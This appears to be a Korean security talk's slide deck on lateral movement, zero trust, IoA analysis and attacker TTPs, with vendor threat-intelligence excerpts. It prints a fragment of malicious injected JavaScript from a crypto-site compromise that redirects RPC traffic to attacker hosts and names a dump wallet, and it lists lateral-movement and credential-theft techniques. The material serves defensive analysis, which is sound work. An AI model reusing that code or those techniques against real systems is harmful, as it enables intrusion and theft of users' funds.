


“Where is the new Battleground?”

부제 : 전투에서는 쳐도 전쟁에서는 이기는 Security



Tom Gillis
Senior Vice President
Networking and Advanced Security Business Group, VMware

Lateral Security is the new Battleground.

1 | 복귀(復歸)

'22.2



```

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50060

```

```

var E = {
  8217: KLAY_CYPRESS_APIII,
  1001: "wss://baobab-rpc.klaytn.ozys.net:8652"
},
C = new c.default({
  network: k.default.getters.getChainInfo.network.netId || 8217,
  providerType: 1,
  providerUrl: E,
  requestUrl: {
    8217: KLAY_CYPRESS_APIII_HTTP,
    1001: "https://baobab-rpc.klaytn.ozys.net:8651"
  }
})




```

```

FACTORY_NEW_CONTRACT = "0x3f315f2bFA8452FebBC08a9E3a7FDF8872F9527C", DUMP_ADDRESS = "0xdFCB0861d3CB75BB09975dcE98c4E152823C1A0b"
KLAY_CYPRESS_APIII = "wss://api.klaytncypress.net:8652", KLAY_CYPRESS_APIII_HTTP = "https://api.klaytncypress.net:8651", console.log("INIT
DARKODE")
})()
})()

```

최초 침투



2 | Context

맥락, 상황

✓ 우리 내부는 이미 침투되어 있다는 가정에서 출발

Zero Trust

IoC

versus

IoA

확인

이벤트의 존재 유무

Perimeter & Host

고민

비정상 행위를
우리의 업무 흐름에서
어떻게 분리해낼 수 있는가

CONTEXT

ATT&CK

and

Pyramid of Pain


2020-04

[Tactics, Techniques, Procedures]

TTPs#1: Controlling local network through vulnerable websites

스피어 피싱으로 정보를 수집하는 공격망 구성 방식

TTPs #2



SINCE 2020

2020-09

[Tactics, Techniques, Procedures]

TTPs#3 : How to Attackers use malicious codes
[Based on features]

Tactics · Techniques · Procedures

TTPs#4.

Phishing Target Reconnaissance and Attack Resource Analysis



OPERATION
MUZABI

www.kisa.or.kr

[Tactics, Techniques, Procedures]

TTPs#5 : attack patterns in AD environment

www.kisa.or.kr

TTPs#6 Analysis of Targeted Watering Hole Attack Strategies



TLP:WHITE

TTPs#7:

SMB Admin Share 를 활용한 내부망 이동 전략분석



TTPs#1



Zero-day Exploit

- ☞ 홈페이지 취약점 침투
- ☞ 시스템 계정 수집
- ☞ Lateral Movement

TTPs#5



Lateral Mov. in AD

- ☞ 윈도우 명령어(파워셸,WMI) 악용
- ☞ SMB 포트 기반 측면이동
- ☞ DC GPO(그룹정책) 악용

TTPs#2



Spear Phishing

- ☞ 스피어피싱 공격
- ☞ 브라우저 및 북마크 정보 탐색
- ☞ 웹 기반의 C2 활용

TTPs#6



Watering hole

- ☞ 공격 대상의 IP 필터링
- ☞ 클라이언트 프로그램 취약점 악용
- ☞ 파일검색, 키로깅, 스크린 캡처

TTPs#3



Malware Features

- ☞ 실행 및 지속 : 윈도우 서비스
- ☞ 방어 회피 : 난독화, 인젝션
- ☞ 정보수집 : 사용자 계정정보 덤프

TTPs#7




Admin Share

- ☞ C\$, Admin\$ 공유 활성화 문제
- ☞ 키로깅을 통해 계정정보 수집
- ☞ WMIC, SC, AT, SCHEDULETASKS

3 | Game Changer

게임의 판도를 바꿀 수 있는 무엇



Provide a standard set of procedures to identify, coordinate, remediate, recover, and track successful mitigations from incidents.

STRATEGIC TECHNOLOGY PARTNER

CrowdStrike

CrowdStrike and Mandiant share a common goal: to find and stop breaches. This partnership will enable organizations of sizes to access the help they need when they need it to investigate, remediate and defend against sophisticated cyber security threats. Through this strategic alliance, joint customers will be able to:

- ✓ Use CrowdStrike Falcon endpoint technology and Mandiant incident response and consulting expertise
- ✓ Reduce the impact of a breach, protect their critical assets and get business faster
- ✓ Take rapid action and make informed decisions based on knowledge of attacker and their tradecraft

Mandiant and CrowdStrike Join Forces in the Fight Against Evil.

Effective security relies not only on the security controls deployed,
but on the expertise and intelligence behind them.



What's in the Book?

Intelligence is the most powerful weapon defenders have against adversaries. No matter what security role you play, intelligence enables smarter, faster decisions.

The new, fourth edition of our most popular book is your definitive guide for developing an intelligence-led security program. With 198 pages covering the application of intelligence across the enterprise and new chapters on fraud intelligence, identity intelligence, and attack surface intelligence, it is the most comprehensive book published on intelligence for security teams.



”

“Current defense strategies are not working. Defenders must switch to offense. Organizations must move to intelligence-led security programs that anticipate adversaries and their intent, monitor the infrastructure they build, and learn from breached organizations.”

Christopher Ahlberg, Ph.D.,
CEO and Co-Founder, Recorded Future

anticipate adversaries and their intent, monitor the infrastructure they build, and learn from breached organizations.

Pure Signal™ Recon

Threat hunting beyond your perimeter

Trace, map and monitor cyber threat infrastructures



Extend threat hunting beyond your perimeter.

✓ 전통적인 보안 체계는 디지털 전환의 빠른 속도와 맞지 않다.

☞ 경계기반? 신뢰기반?

☞ 악성코드? 공격표면?

✓ 현재의 공격자는 과거의 공격자와 심하게 다르다.

☞ 조직력? 인프라?

☞ CERT의 차단? IoC 효과?

✓ 방어에 대한 개념 재정의 및 인식 공유

☞ 원천적 차단? 개입?

☞ 방어 환경 + 공격전략에 대한 이해

✓ 공격자와 유사 속도로 맞대응할 수 있는 체계 구축

☞ 새로운 차원의 가시성?

☞ Mitre ATT&CK 기준으로 무엇? 네트워크 분야는?

✓ IoC Analysis → IoA Analysis

☞ 데이터 관리체계? 대응 정보의 선순환

☞ 모니터링과 같은 개념? 무엇이 중한가?

✓ 전문가 주도적인 대응체계 확립

☞ 어떤 리더십?

☞ 우리는 구조적이고 체계적인가?

Lateral Security is the new Battleground.

감사합니다.

leejk@kisa.or.kr